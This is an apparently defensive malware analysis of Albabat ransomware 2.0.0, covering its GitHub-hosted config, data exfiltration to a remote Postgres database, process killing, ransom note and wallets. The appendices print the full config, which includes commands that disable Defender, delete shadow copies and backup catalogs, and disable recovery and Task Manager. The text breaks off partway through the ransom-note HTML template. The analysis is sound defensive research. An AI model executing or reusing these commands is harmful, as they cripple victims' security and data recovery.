Figure 8: Information within the configuration file indicates that this is version 2.0.0. Also present is a link to DailyMotion video.

To download the config.json file, the binary connects to GitHub using the user-agent Awesome App and a hardcoded authorization token. The connection is to a repo hosted by the user billdev1.

The complete config.json file is present within Appendix 1.
💡
The Trend Micro blog on Albabat contains more details about the GitHub repo.
Albabat Ransomware Group Potentially Expands Targets to Multiple OS Uses GitHub to Streamline Operations
Trend Research encounters new versions of the Albabat ransomware, which appears to target Windows, Linux, and macOS devices. We also reveal the group’s use of GitHub to streamline their ransomware operation.
Albabat 2.0.0 Decoded: A Config-Driven DesignTrend MicroContact Us
Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 9: HTTP Traffic to GitHub showing the config.json file being requested.

The response to the request is a file included in base64 encoding format. The entire file is available within the content parameter. This file can be decoded using CyberChef, a web-based utility that allows analysts to manipulate or transform inputs based on a series of steps called a recipe; the short recipe we used to decode it is provided below. 

Find_/_Replace({'option':'Simple string','string':'\\n'},'',true,false,true,false)
From_Base64('A-Za-z0-9+/=',true,false)
Generic_Code_Beautify()
💡
For more details on how to use CyberChef, please read our Tool Guide: CyberChef 101
Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 10: Decoded configuration file showing command to device executed on Windows, Linux and macOS.

The config.json file also contains a link to a Dailymotion video. The video shows a user opening several files, which may be used to show that decrypted files open as intended. The link was opened in Any.Run and can be viewed here.

Analysis https://www.dailymotion.com/embed/video/x8t67y8 No threats detected - Interactive analysis ANY.RUN
Interactive malware hunting service. Live testing of most type of threats in any environments. No installation and no waiting necessary.
Albabat 2.0.0 Decoded: A Config-Driven DesignInteractive analysis ANY.RUN
Albabat 2.0.0 Decoded: A Config-Driven Design

Postgres Database Connection

The config.json file contains connection information for a Postgres database. This database stores information exfiltrated from the compromised device. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 11: Postgres Database connection details present within config.json.

The information consists of identifying information used to provide details about the device and the victim. The information stored within the database includes:

pin

key

extension

version

type_encryption

qtd_encrypted

paid_out

btc_address

ip

operational_system

av

machine_name

user_name

full_name

email

mac_address

cpu_name

motherboard_name

country

city

region_name

latitude

longitude


This connection takes place over port 5432/TCP. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 12: Traffic to the Postgres server.
Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 13: TCP Stream showing details sent to the Postgres database. System information is added to the database via an insert command.
Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 14: System information exfiltrated from the compromised device.

The details sent to the database show that the files were encrypted using c20p1305 (ChaCha20 and Poly1305). 

Commands Executed

Windows

The ransomware binary executes several commands on Windows devices to collect information, evade detection, and inhibit system recovery. 

System Information Discovery

The binary uses wmic commands to collect information about the operating system, anti-virus software on the device, motherboard, CPU, and MAC address information. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 15: Command hardcoded within the config.json. These are used to collect system information from Windows devices.

During execution, the binary also attempted to execute the net session command to identify all active sessions on the device.

Evade Detection

The ransomware sample attempts to tamper with Microsoft Defender by modifying several parameters using PowerShell. The sample attempts to:

  • Disable real-time monitoring
  • Require consent for all samples before they are submitted
  • Disable the auto-exclusion feature on the device
  • Disable controlled folder access
  • Stop sending information to Microsoft as part of the Microsoft Active Protection Service
Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 16: Commands used to tamper with Microsoft Defender.
Inhibit System Recovery

The binary attempts to make it more difficult for users to recover impacted devices by deleting shadow copies, using bcdedit to modify the boot process to ignore errors, and disabling automatic Windows recovery features. Moreover, the binary modifies registry keys to disable Windows command line and task manager.

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 17: Commands that will be executed to prevent system recovery.
Linux

The commands run on Linux devices are to collect system information. These include gathering the OS version, motherboard details, CPU model information, and the device's MAC address. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 18: System information commands that will be executed on Linux.
macOS

Similarly, the commands executed on macOS also collect information about the device. These commands include getting the product name, version, CPU type, and MAC address. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 19: System information commands that will be executed on macOS.

Encrypting Files

The configuration file contains exclusions categorized as folders, file extensions, and files. These exclusions ensure that when the ransomware starts encrypting files, it only targets personal files and does not render the endpoint unusable. These are shown in Figure 20 below. The ransomware appears to encrypt files with a random file extension. The encrypted files in the sample we reviewed had the file extension .kZwtY8rR.

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 20: Exclusions specified within the config.json.

The folders ignored by the ransomware are:

Searches/

AppData/

$RECYCLE.BIN/

System Volume Information/

windows.old/

steamapps/

perflogs/

ansel/

tmp/

node_modules/

cache/

vendor/

target/

Mozilla/

venv/

Chrome/

google-chrome/

pypoetry/

vimfiles/

viminfo

site-packages/

scoop/

go/

temp/


The folders ignored by the ransomware are:

~$

.src

.ico

.cur

.theme

.themepack

.bat

.com

.cmd

.cpl

.prf

.icls

.idx.

.mod

.pyd

.vhdx

._pth

.hta

.mp3

.CHK

.pickle

.pif

.url

.ogg

.tmp

.dat

.exe

.lnk

.win

.vscdb

.bin

.cab

.inf

.lib

.tcl

.cat.

.so

.msi

.vpk

.vc

.ini

.bik

.sfx

.xnb

.ttf

.otf

.woff

.woff2

.vfont

.resource

.N2PK

.log

.pkg

.desktop

.dll

.pkr

.arc

.sig

.bk2

.arz

.swf

.qt

.wma

.mp2

.vdf

.pdb

.nfo

.whl

.mui

.srm

.dic

.lock

.pyc

.TAG

.locale

.store

.sdi

.library-ms

.acf

.po

.mo


The files ignored by the ransomware are:

ntuser.dat

ntuser.ini

iconcache.db

Thumbs.db

.DS_Store

Terminate Applications 

The ransomware binary terminates several processes before encrypting files. The binary calls the taskkill command-line utility and passes the image name as a parameter to terminate processes, as shown in Figure 22. The configuration file separates the items to terminate into Windows processes, Linux processes, and Windows services. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 21: Processes to be terminated across different operating systems.

The complete list of applications that the binary attempts to kill is shown below.

Windows Processes

taskmgr.exe

processhacker.exe

regedit.exe

code.exe

excel.exe

powerpnt.exe

winword.exe

msaccess.exe

mspub.exe

msedge.exe

virtualboxvm.exe

virtualbox.exe

chrome.exe

cs2.exe

steam.exe

postgres.exe

mysqlworkbench.exe

outlook.exe

mysqld.exe

windowsterminal.exe

powershell.exe

cmd.exe

sublime_text.exe

microsoft.photos.exe

photosapp.exe

Linux Processes

code

chmore*


Windows Services

VBoxSDS


We believe that the chmore process listed in the Linux processes is a spelling error and that the threat actor wanted to terminate the Chrome process.

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 22: The binary uses the taskkill command to terminate running processes.

The ransomware sample uses a hardcoded public key within the config.json file for encryption.

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 23: Hardcoded RSA Public Key present within the config.json file.
A text-based version of the RSA key is available within Appendix 3.

The config.json file also contains other settings used by the binary during encryption. These settings include whether or not to open the ransom note, deploy it in multiple directories, and kill specified processes. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 24: Other parameters present within the config.json. These are related to encryption parameters and whether or not to terminate processes.

Apart from the excluded directories, file extensions, and file names mentioned above, the ransomware iterates through a device's drives and encrypts files within each drive. Moreover, the config.json also contains paths for database locations targeted for encryption. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 25: File paths that are targeted for encryption.

The config.json file also specifies the locations where the ransom note will be dropped. 

Ransom Note Analysis

The ransomware note is an HTML file with multiple pages. The first page contains all the relevant details for the victim. Upon opening the ransomware note, the victim is presented with a table that includes their PIN and the file extension used during the encryption process. The PIN is a unique identifier used to identify the victim during conversations with the threat actor.  

The complete ransom note is provided in Appendix 2.
Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 26: The ransom note contains the extension used by the ransomware and a unique PIN.

Further down the page is a description of Albabat ransomware and some information about the folders it created. The ransomware drops four files in a folder under the current user’s profile. These are:

  • The ransomware note
  • Logger.log
  • Ping.txt
  • Wallpaper.jpg

The logger.log file will contain a list of all the encrypted files. In our case, this file was empty. 

The README file also outlines that the PIN will be used within the decryption key and serves as a unique identifier. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 27: Details about how the PIN is used.
Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 28: Details about the logger.log file and the encrypted files.

The ransomware note specifies that communication occurs predominantly via Session, a secure messaging application. The ransom note contains a Session ID to communicate with the ransomware operators. Apart from the chat ID, the ransom note lists a Mail2tor email. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 29: Contact details present within the ransom note. These were also present in the config.json file.

Following the contact information is all the payment information required to pay the ransom. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 30: Payment information include Bitcoin addresses within the ransom note.

The last section of the ransom note’s main page is about decryption. This outlines how to use the decryption tool to decrypt files. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 31: The ransom note contains details about the decryptor and its usage.

The other pages of the ransom note are an FAQ page, a credits page, and a translator function that leverages Google Translate to translate the ransom note from English into a language of the victims' choosing. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 32: FAQ page present within the ransom note.
Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 33: Credit pages listing the name of the developer.
Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 34: Google Translate is used to translate the ransom note to different languages.
💡
ID Ransomware is a great tool for identifying ransomware based on the ransom note, encrypted file, or contact information provided. 

Bitcoin Wallet Analysis

The configuration file contains a Bitcoin address and the ransom amount (Figure 8) mentioned in the ransom note as shown above. As of May 7th, 2025, 17:00 EST, this wallet contained no bitcoins, and several tools that track cryptocurrency transactions indicate no associated activity for that address. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 35: The Bitcoin address mentioned in the ransom note does not contain any Bitcoin nor does it have any transactions.

Security vendor WatchGuard has a page on Albabat ransomware, which includes several details about the ransomware and screenshots of its ransom note. WatchGuard’s page lists a different Bitcoin address from the sample. This address also has no transactions associated with it and is empty.   

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 36: Bitcoin address tracked by WatchGuard.

Moreover, WatchGuard’s report lists the ransom demand as 0.0016 BTC, whereas the configuration file hosted on GitHub demands 0.0018 BTC. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 37: WatchGuard's page on Albabat mentions that the group was asking for 0.0016 BTC. Source: WatchGuard

Trend Micro’s blog on Albabat indicates that the ransomware is still under development, with researchers finding a config file for version 2.5.0 of the ransomware. A notable difference in this config file is the inclusion of other cryptocurrency addresses and a new Bitcoin one. The configuration file indicates that the operators behind Albabat will now accept payment in Bitcoin, Ethereum, Solana, and BNB. 

Albabat 2.0.0 Decoded: A Config-Driven Design
Figure 38: config.file for Albabat version 2.5.0 includes additional cryptocurrency wallets. Source: Trend Micro

Conclusion

Albabat version 2.0.0 uses a configuration file hosted on GitHub to determine what files to encrypt, processes to terminate, and Postgres connection information. This configuration file also contains details used to create the ransom note. Public reporting of version 2.5.0 highlights the threat actor's continued use of the config.json file and how it has moved to accept additional cryptocurrencies as payment mechanisms. The config.json file potentially allows the threat actor to expand capabilities or modify how it operates without rebuilding the binary itself.  

Recommendations

Maintain regular backups

  • Backups of critical data can be used to mitigate the risk of ransomware by allowing organizations to restore key systems with minimal data loss.
    • For backups to be effective, they must be taken frequently, and restoration processes must be tested regularly.

Establish Vulnerability Management Practices

  • All devices should be regularly scanned for vulnerabilities, and any found should be patched based on their vulnerability and asset criticality.
  • Risk registers should be used to track software and assets that cannot be patched, and other risk mitigation strategies should be considered.  

Incident Response Plans and Preparedness

  • As ransomware remains a significant threat to organizations worldwide, an incident response plan is crucial for effectively detecting, containing, and mitigating security breaches when they occur. 
  • This plan should outline which parties should be involved in the response, what actions should be taken, and at what point additional stakeholders should be involved. 
  • In addition to having an incident response plan, organizations should go through incident response tabletop exercises to ensure stakeholders are familiar with the plan and their role during an incident. 
💡
CISA offers various "Cybersecurity Scenarios" Tabletop Exercise Packages for different cyber threats.

Albabat Ransomware MITRE ATT&CK TTPs

Technique

Tactic

Command and Control

Ingress Tool Transfer (T1105)

Non-Standard Port (T1571)

Credential Access

Unsecured Credentials (T1552)

Credentials in Files (T1552.001)

Defense Evasion

Impair Defenses (T1562)

Disable or Modify Tools (T1562.001)

Masquerading (T1036)

Modify Registry (T1112)

Obfuscated Files or Information (T1027)

Process Injection (T1055)

Discovery

Application Window Discovery (T1010)

File and Directory Discovery (T1083)

Network Share Discovery (T1135)

Process Discovery (T1057)

Query Registry (T1012)

Software Discovery (T1518)

Security Software Discovery (T1518.001(

System Information Discovery (T1082)

System Service Discovery (T1007)

Evasion

Masquerading (T1036)

Execution

AppleScript (T1059.002)

Command and Scripting Interpreter (T1059)

Malicious File (T1204.002)

User Execution (T1204)

PowerShell (T1059.001)

System Services (T1569)

Service Execution (T1569.002)

Unix Shell (T1059.004)

User Execution (T1204)

Windows Command Shell (T1059.003)

Windows Management Instrumentation (T1047)

Impact

Data Encrypted for Impact (T1486)

Inhibit System Recovery (T1490)

Defacement (T1491)

Internal Defacement (T1491.001)

Service Stop (T1489)

Initial Access

Phishing (T1566)

Persistence

Boot or Logon Autostart Execution (T1547)

Registry Run Keys / Startup Folder (T1547.001)

Privilege Escalation

Process Injection (T1055)

Boot or Logon Autostart Execution (T1547)

Registry Run Keys / Startup Folder (T1547.001)

References

Albabat Ransomware Group Potentially Expands Targets to Multiple OS Uses GitHub to Streamline Operations
Trend Research encounters new versions of the Albabat ransomware, which appears to target Windows, Linux, and macOS devices. We also reveal the group’s use of GitHub to streamline their ransomware operation.
Albabat 2.0.0 Decoded: A Config-Driven DesignTrend MicroContact Us
Albabat 2.0.0 Decoded: A Config-Driven Design
Ransomware Roundup - Albabat | FortiGuard Labs
The financially motivated Albabat ransomware began distributing as a rogue program in late 2023, and has since evolved. Learn more.…
Albabat 2.0.0 Decoded: A Config-Driven DesignFortinet BlogShunichi Imano, Fred Gutierrez
Albabat 2.0.0 Decoded: A Config-Driven Design
Albabat Ransomware | WatchGuard Technologies
Albabat is the successor to Albabat Beta, which was first observed in November 2023. The ransomware is written in Rust and uses a hybrid encryption method.
Albabat 2.0.0 Decoded: A Config-Driven DesignWatchGuard Technologies
Albabat 2.0.0 Decoded: A Config-Driven Design
Analysis 20-03-2025_E337Y98NvS521352.rar (MD5: D776DA39FA7EA417A1A31404E58ADA08) Malicious activity - Interactive analysis ANY.RUN
Interactive malware hunting service. Live testing of most type of threats in any environments. No installation and no waiting necessary.
Albabat 2.0.0 Decoded: A Config-Driven DesignInteractive analysis ANY.RUN
Albabat 2.0.0 Decoded: A Config-Driven Design

Appendices

Appendix 1 - Configuration file

{
	"db": {
		"url": {
			"default": "postgres://postgres.<username>:<password>@aws-0-us-west-1.pooler.supabase.com:5432/postgres",
			"test": "postgres://postgres:postgres@localhost:5432/postgres"
		},
		"schema": "abbt",
		"tbl_name": "info",
		"view_name": "info_view"
	},
	"crypto": {
		"opts": {
			"transaction_db": true,
			"everything": true,
			"simulation": false,
			"hidden": false,
			"custom_icon": true,
			"db": true,
			"delay": {
				"enable": true,
				"timer": 3
			},
			"kill": {
				"process": true,
				"services": true
			},
			"note": {
				"open": true,
				"type": "html",
				"replicate": {
					"is_link": true,
					"recursive": false
				}
			},
			"wallpaper": true,
			"disapper": true
		},
		"pubkey": "-----BEGIN RSA PUBLIC KEY-----\nMIIBCgKCAQEA15+svGAphncDU6byNM2Pk/Iw/bb7LtNHMiL/SBM8ztr4eV1T+LNP\nZqrHbBbj11eVVvbxEILy44w7hi94YALZmGXPaS2Lkg2+j/tZ9LRDHfqaoMiqBVyw\nLEKUnifyB3/nzxzFFXuN2gkgqr9i8sgVuv4UiYTgooGff4xFJcRzFp5qP754Pfhz\n5EDlTk//nrHnvnpZOlXNKbCesMFg/hci74fe/Gq0+Qn4N5O/HGT57Pzt3Y7pp79F\nTmnS6Cy7Lh3K38Y8t6W3BI3K9ePdCitJZpz9BaqKbb4aDPfAamIkVND8u/XEMVUp\nvtsUQIwwEQjFLCpn6atqoSnjZkgK1rklKwIDAQAB\n-----END RSA PUBLIC KEY-----",
    "limit_size": 5242880,
		"ignores": {
			"folders": [
				"Searches/", "AppData/", "$RECYCLE.BIN/", "System Volume Information/", "windows.old/",
				"steamapps/", "perflogs/", "ansel/", "tmp/", "node_modules/", "cache/", "vendor/", "target/",
				"Mozilla/", "venv/", "env/", "Chrome/", "google-chrome/", "pypoetry/", "vimfiles/", "viminfo/",
				"site-packages/", "scoop/", "go/", "temp/"
			],
			"ext": [
				"~$", ".src", ".ico", ".cur", ".theme", ".themepack", ".bat", ".com", ".cmd", ".cpl", ".prf",
				".icls", ".idx", ".mod", ".pyd", ".vhdx", "._pth", ".hta", ".mp3", ".CHK", ".pickle", ".pif",
				".url", ".ogg", ".tmp", ".dat", ".exe", ".lnk", ".win", ".vscdb", ".bin", ".cab", ".inf",
				".lib", ".tcl", ".cat", ".so", ".msi", ".vpk", ".vc", ".cur", ".ini", ".bik", ".sfx", ".xnb",
				".ttf", ".otf", ".woff", ".woff2", ".vfont", ".resource", ".N2PK", ".log", ".pkg", ".desktop",
				".dll", ".pkr", ".arc", ".sig", ".bk2", ".arz", ".swf", ".qt", ".wma", ".mp2", ".vdf", ".pdb",
				".nfo", ".whl", ".mui", ".srm", ".smc", ".dic", ".lock", ".pyc", ".TAG", ".locale", ".store",
				".sdi", ".library-ms", ".acf", ".po", ".mo"
			],
			"files": ["ntuser.dat", "ntuser.ini", "iconcache.db", "Thumbs.db", ".DS_Store"]
		},
    "paths": {
			"windows": {
				"simulation": "C:\\Users\\admin\\simulation",
				"db": [
					"C:\\Program Files\\MySQL\\MySQL Workbench*\\data",
					"C:\\ProgramData\\MySQL\\MySQL Server*\\Data",
					"C:\\Program Files\\PostgreSQL\\*\\data"
				],
				"generic": [
					"A:\\", "B:\\", "D:\\", "E:\\", "F:\\", "G:\\", "I:\\", "J:\\", "X:\\", "Z:\\",
					"C:\\Users\\Public"
				],
				"note": {
					"replicate": [
						"Documents", "Images", "Pictures", "Desktop", "Downloads", "A:\\", "B:\\", "D:\\",
						"E:\\", "F:\\", "G:\\", "I:\\", "J:\\", "X:\\", "Z:\\", "C:\\Users\\Public"]
				}
			},
			"linux": {
				"simulation": "/home/archlinux/simulation",
				"db": [],
				"generic": [],
				"note": {
					"replicate": ["Documents", "Images", "Pictures", "Desktop", "Downloads"]
				}
			}
    },
		"kill": {
			"process": {
				"windows": ["taskmgr.exe", "processhacker.exe",	"regedit.exe", "code.exe", "excel.exe",
				"powerpnt.exe",	"winword.exe", "msaccess.exe", "mspub.exe", "msedge.exe", "virtualboxvm.exe",
				"virtualbox.exe", "chrome.exe", "cs2.exe", "steam.exe", "postgres.exe",	"mysqlworkbench.exe",
				"outlook.exe", "mysqld.exe", "windowsterminal.exe", "powershell.exe",	"cmd.exe",
				"sublime_text.exe",	"microsoft.photos.exe",	"photosapp.exe"
				],
				"linux": ["code", "chmore"]
			},
			"services": {
				"windows": ["VBoxSDS"]
			}
		},
		"cache": {
			"windows": {
				"filepath": "AppData\\Roaming\\Microsoft\\Protect\\control.json"
			},
			"linux": {
				"filepath": ".local/control.json"
			}
		}
  },
	"root": {
		"filename": {
			"log": "Logger.log",
			"key": "KEY.key",
			"note": "README",
			"wallpaper": "Wallpaper.jpg",
			"pin": "PIN.txt",
			"icon": "ICON.ico"
		}
	},
	"info": {
    "name": "Albabat",
    "version": "2.0.0",
    "author": "tH3_CyberXY",
    "email": "albabat@mail2tor.com",
    "tox": "05d103331ac293b1a0d3984b96a8435d46a5c01bc253307a9ccd75503aa9961a16",
    "demo_video": "https://www.dailymotion.com/embed/video/x8t67y8?autoplay=0",
    "btc": "bc1qqkan2w5cfflx3fm7lhtu9cwafcd4xt8qs26p8c",
    "amount": "0,0018",
		"decryptor_name": "Decryptor",
		"search_folder": "Search_Albabat",
    "copyright": "Copyright (c) 2023-2025"
  },
  "messages": {
    "fail": "It appears that your antivirus is blocking the process. Disable all your antivirus, real-time protection and file and folder protection functions.",
    "wallpaper": {
      "title":  {
		  "en": "files on your machine have been encrypted!",
		  "pt": "arquivos em sua máquina foram criptografados!",
		  "es": "archivos en su máquina fueron cifrado!",
		  "fr": "fichiers sur votre machine ont été cryptés!",
		  "ru": "файлов на вашем компьютере зашифрованы!"
	  },
      "subtitle": {
		  "en": "To find out more details about what happened and rescue your files, read the file:",
		  "pt": "Para saber mais detalhes sobre o que aconteceu e resgatar seus arquivos, leia o arquivo:",
		  "es": "Para conocer más detalles sobre lo sucedido y rescatar tus archivos, lee el archivo:",
		  "fr": "Pour en savoir plus sur ce qui s'est passé et récupérer vos fichiers, lisez le fichier:",
		  "ru": "Чтобы узнать больше подробностей о произошедшем и спасти свои файлы, прочитайте файл:"
	  }
    },
		"note": {
			"old_title": "Some of your files have been encrypted!",
			"new_title": "files on your machine have been encrypted!"
		}
  },
	"commands": {
		"windows": {
			"windef": [
				"Set-MpPreference -DisableRealtimeMonitoring $true",
				"Set-MpPreference -SubmitSamplesConsent 0",
				"Set-MpPreference -DisableAutoExclusions $true",
				"Set-MpPreference -EnableControlledFolderAccess 0",
				"Set-MpPreference -MAPSReporting Disabled"
			],
			"shadows": "vssadmin Delete Shadows /All /Quiet",
			"catalog": "wbadmin delete catalog -quiet",
			"ignoreallfailures": "bcdedit /set {default} bootstatuspolicy ignoreallfailures",
			"recoveryenabled": "bcdedit /set {default} recoveryenabled no",
			"lock": {
				"prompt": {
					"subkey": "Software\\Policies\\Microsoft\\Windows\\System",
					"value": "DisableCMD"
				},
				"taskbar": "REG ADD HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v DisableTaskMgr /t REG_DWORD /d 1 /f"
			},
			"unlock": {
				"prompt": {
					"subkey": "Software\\Policies\\Microsoft\\Windows\\System",
					"value": "DisableCMD"
				},
				"taskbar": "REG ADD HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System /v DisableTaskMgr /t REG_DWORD /d 0 /f"
			},
			"hardware_info": {
				"os": "wmic os get caption",
				"av": "wmic /namespace:\\\\root\\SecurityCenter2 path AntiVirusProduct get displayName",
				"motherboard": "wmic csproduct get name",
				"cpu": "wmic cpu get name",
				"mac": "wmic nic where NetEnabled=true get MACAddress"
			}
		},
		"linux": {
			"hardware_info": {
				"os": "grep '^PRETTY_NAME=' /etc/os-release | cut -d'\"' -f2",
				"av": "echo This is Linux. No antivirus",
				"motherboard": "cat /sys/devices/virtual/dmi/id/board_name",
				"cpu": "grep -i \"model name\" /proc/cpuinfo | head -n 1 | cut -d: -f2",
				"mac": "ip link show | grep -i \"link/ether\" | awk '{print $2}' | head -n 1"
			}
		},
		"macos": {
			"hardware_info": {
				"os": "echo \"$(sw_vers -productName) $(sw_vers -productVersion)\"",
				"av": "echo This is macOS. No antivirus",
				"motherboard": "echo None",
				"cpu": "sysctl -n machdep.cpu.brand_string",
				"mac": "ifconfig en0 | grep \"ether\" | awk '{print $2}'"
			}
		}
	}
}

Appendix 2 - Ransom Note Template

< !DOCTYPE html > < html lang = "en" > < head > < meta charset = "UTF-8" > < meta http - equiv = "X-UA-Compatible" content = "IE=edge" > < meta name = "viewport" content = "width=device-width,initial-scale=1" > < title > %[name]% Ransomware < /title><style>.btn_default,html body .header .nav-default__btn,html body .header .nav-default__btn-translator{color:#fff;background-color:#000;width:100%;border:1px solid #fff;text-align:center;text-decoration:none;cursor:pointer;font-weight:600;padding:3px}.links{color:#006eff;font-weight:600}.tbl .btn_copy,.transitions,html body .main .container .tab-contents #home .nav-home a,html body .main .container .tab-contents .content .infos .tbl .btn_copy{-moz-transition:all .2s ease-in;-o-transition:all .2s ease-in;-webkit-transition:all .2s ease-in;transition:all .2s ease-in}.tbl,html body .main .container .tab-contents .content .infos .tbl{border-radius:0;border:5px solid #fff;padding:2px;font-size:25px;text-align:center;margin:50px 0;max-width:980px;width:980px}.tbl #ext,.tbl #pin{color:#4ee04e}.tbl_inner{border:2px solid #fff}.tbl .btn_copy,html body .main .container .tab-contents .content .infos .tbl .btn_copy{width:60px;height:30px;background-color:#09f;border-radius:2px;font-weight:600;color:#000;border:1px solid #0064a7;cursor:pointer}.tbl .btn_copy:active,.tbl .btn_copy:hover,html body .main .container .tab-contents .content .infos .tbl .btn_copy:active,html body .main .container .tab-contents .content .infos .tbl .btn_copy:hover{text-decoration:none;opacity:.8;color:#fff}.tbl_pin__btn{min-width:50px}.tbl_contact_messenger__id{font-size:18px;color:#4ee04e}.tbl_contact_messenger__title{text-align:justify;padding-left:15px}.tbl_payment__btc{font-size:20px;color:#4ee04e}.tbl_payment__amount{color:#ff2f2f;font-size:40px}.tbl_message__content,.tbl_message__title,html body pre{padding:0 20px;text-align:left}html{scroll-behavior:smooth}html body{font-family:monospace;color:#fff;background-color:#000;margin:0;padding:0}html body details{margin:5px 0}html body summary{background-color:#fff;color:#000;font-weight:600;font-size:18px;width:100%;cursor:pointer;padding:10px 10px 12px}html body #google_translate_element,html body .main .container .tab-contents .content{display:none}html body pre{background-color:#202020;padding:1px 15px;border-left:2px solid #fff}html body .container{width:980px;font-size:17px;margin:0 auto 40px}html body .header .nav-default{display:flex;background-color:#000;padding:0 0 20px;text-align:center;position:fixed;width:980px;top:0;transition:padding .5s ease}html body .header .nav-default__btn.active{background-color:#c7c7c7;color:#000}html body .header .nav-default__btn:focus,html body .header .nav-default__btn:hover{background-color:#fff;color:#000}html body .header .nav-default__btn-translator:hover{background-color:#fff;color:#000}html body .header .slogan{text-align:center;margin-top:25px}html body .header .slogan img,html body .header .slogan svg{width:800px;height:600px}html body .main .container .tab-contents .content.show{display:flex;background-color:#000;border-radius:0 0 8px 8px;color:#fff}html body .main .container .tab-contents .content .infos .row{display:flex;flex-wrap:wrap;margin-right:-15px;margin-left:-15px}html body .main .container .tab-contents .content .infos .row:after{clear:both}html body .main .container .tab-contents .content .infos .title{padding-top:100px;color:#0cf}html body .main .container .tab-contents .content .infos .highlighter{color:#e3fd4e;font-style:normal}html body .main .container .tab-contents #faq .infos h2,html body .main .container .tab-contents .content .infos .subtitle{padding:15px 0}html body .main .container .tab-contents .content .infos .subtitle .arrow-right{color:#0cf}html body .main .container .tab-contents .content .infos .steps_numbers{color:#09f;font-size:25px}html body .main .container .tab-contents #home .nav-home{text-align:center;padding:10px 0;width:980px;position:fixed;top:35px;background-color:#2c2c2c;border:1px solid #fff;margin:0;transition:margin-top .5s ease}html body .main .container .tab-contents #home .nav-home a{color:#fff;padding:0 5px;text-decoration:underline}html body .main .container .tab-contents #home .nav-home a:hover{text-decoration:none}html body .main .container .tab-contents #home .infos .version{justify-content:flex-end}html body .main .container .tab-contents #home .infos .version h4{width:200px;text-align:center;background-color:#fff;color:#000;padding:3px;float:right;margin-top:-120px}html body .main .container .tab-contents #home .infos .message{text-align:center}html body .main .container .tab-contents #home .infos .message h1{color:#ff2f2f}html body .main .container .tab-contents #home .ticket__recommended{margin-left:5px;background-color:#fff;color:#000;max-width:120px;text-align:center;padding:7px;margin-bottom:-50px;font-weight:600}html body .main .container .tab-contents #faq .infos .title{margin-top:-50px;padding-top:0;margin-bottom:100px}html body .main .container .tab-contents #credits .infos{text-align:center;width:400px;margin:0 auto}html body .main .container .tab-contents #credits .infos .title{margin-bottom:100px}html body .main .container .tab-contents #credits .infos .lst_devs{text-align:center;list-style-type:none;padding:0}html body .main .container .tab-contents #credits .infos .lst_devs li{text-decoration:none;background-color:#fff;color:#000;font-weight:600;padding:4px;margin:3px 0}html body .footer .text{font-weight:600;padding:8px 0;text-align:center;background-color:#fff;color:#000}html body .footer .text__team{color:#fd3370;font-style:normal}</style > < /head><body><div id="google_translate_element" class="boxTradutor"></div > < div class = "header" > < div class = "container" > < nav class = "nav-default" > < button class = "nav-default__btn active" content - id = "home" > Home < /button> <button class="nav-default__btn" content-id="faq">FAQ</button > < button class = "nav-default__btn" content - id = "credits" > Credits < /button> <button id="btn-translator" class="nav-default__btn-translator" onclick="changeLang('pt')">Translator</button > < /nav><div class="slogan"><svg xmlns="http://www.w3.org/2000/svg" width="976" height="600" viewBox="0 0 258.233 158.75"><path style="fill:#000;fill-opacity:1;stroke-width:.27396724" d="M0 138.25h258.233V297H0z" transform="translate(0 -138.25)"/ > < path style = "display:inline;fill:#fff;fill-opacity:.99176953;stroke:#000;stroke-width:.26458332px;stroke-linecap:butt;stroke-linejoin:miter;stroke-opacity:1" d = "M97.925 61.408h-2.929v-1.701h2.835v-5.859h6.52v7.37h3.685v-7.464h6.331v6.33h2.835v1.513h-2.74v4.536h2.835v1.89h-2.835v3.212h22.647v-6.492h12.361v-6.281h17.84v1.47h17.173v1.67H167.31v3.208h7.216v1.336h18.308v1.67h-18.442v3.274h5.212v.87h13.23v1.603h-13.163v4.41h17.172v1.603h-31.805v4.21h31.738v1.67h-32.072l.126.47h-21.775v3.873h37.35v1.47H143.19v1.003h-19.11v3.532h30.022v1.606h-30.049v1.087h-9.875v3.213h14.694v1.653h-14.694v4.489h14.789v1.653H114.13v1.607h-4.724v2.504h7.134v1.606h-7.134v4.347h6.85v1.843H95.516v-1.749h7.465v-4.44h-7.323v-1.654h7.276v-2.457h-4.678v-1.701H82.948v-1.607h15.355v-4.488H83.137v-1.56h15.166v-3.779h-9.969v-.709H60.648V95.71h27.78v-3.874h-19.04v-.567H33.15v-1.606h36.238v-4.158H47.655l-.078-.288h-30.94v-1.564h30.87v-4.276H16.838v-1.537h16.237v-4.544H21.047v-1.47h12.228v-1.069h4.744v-3.14H21.047v-1.537H38.02v-1.47h7.15v-3.408H29.533v-1.603h15.702v-1.804h18.242v7.016H75.17v6.28h22.65c0-1.225.012-.703.012-3.32l-2.951-.024v-1.8h3.073z" transform = "matrix(1.0309 0 0 .88657 17.647 -21.051)"/><path 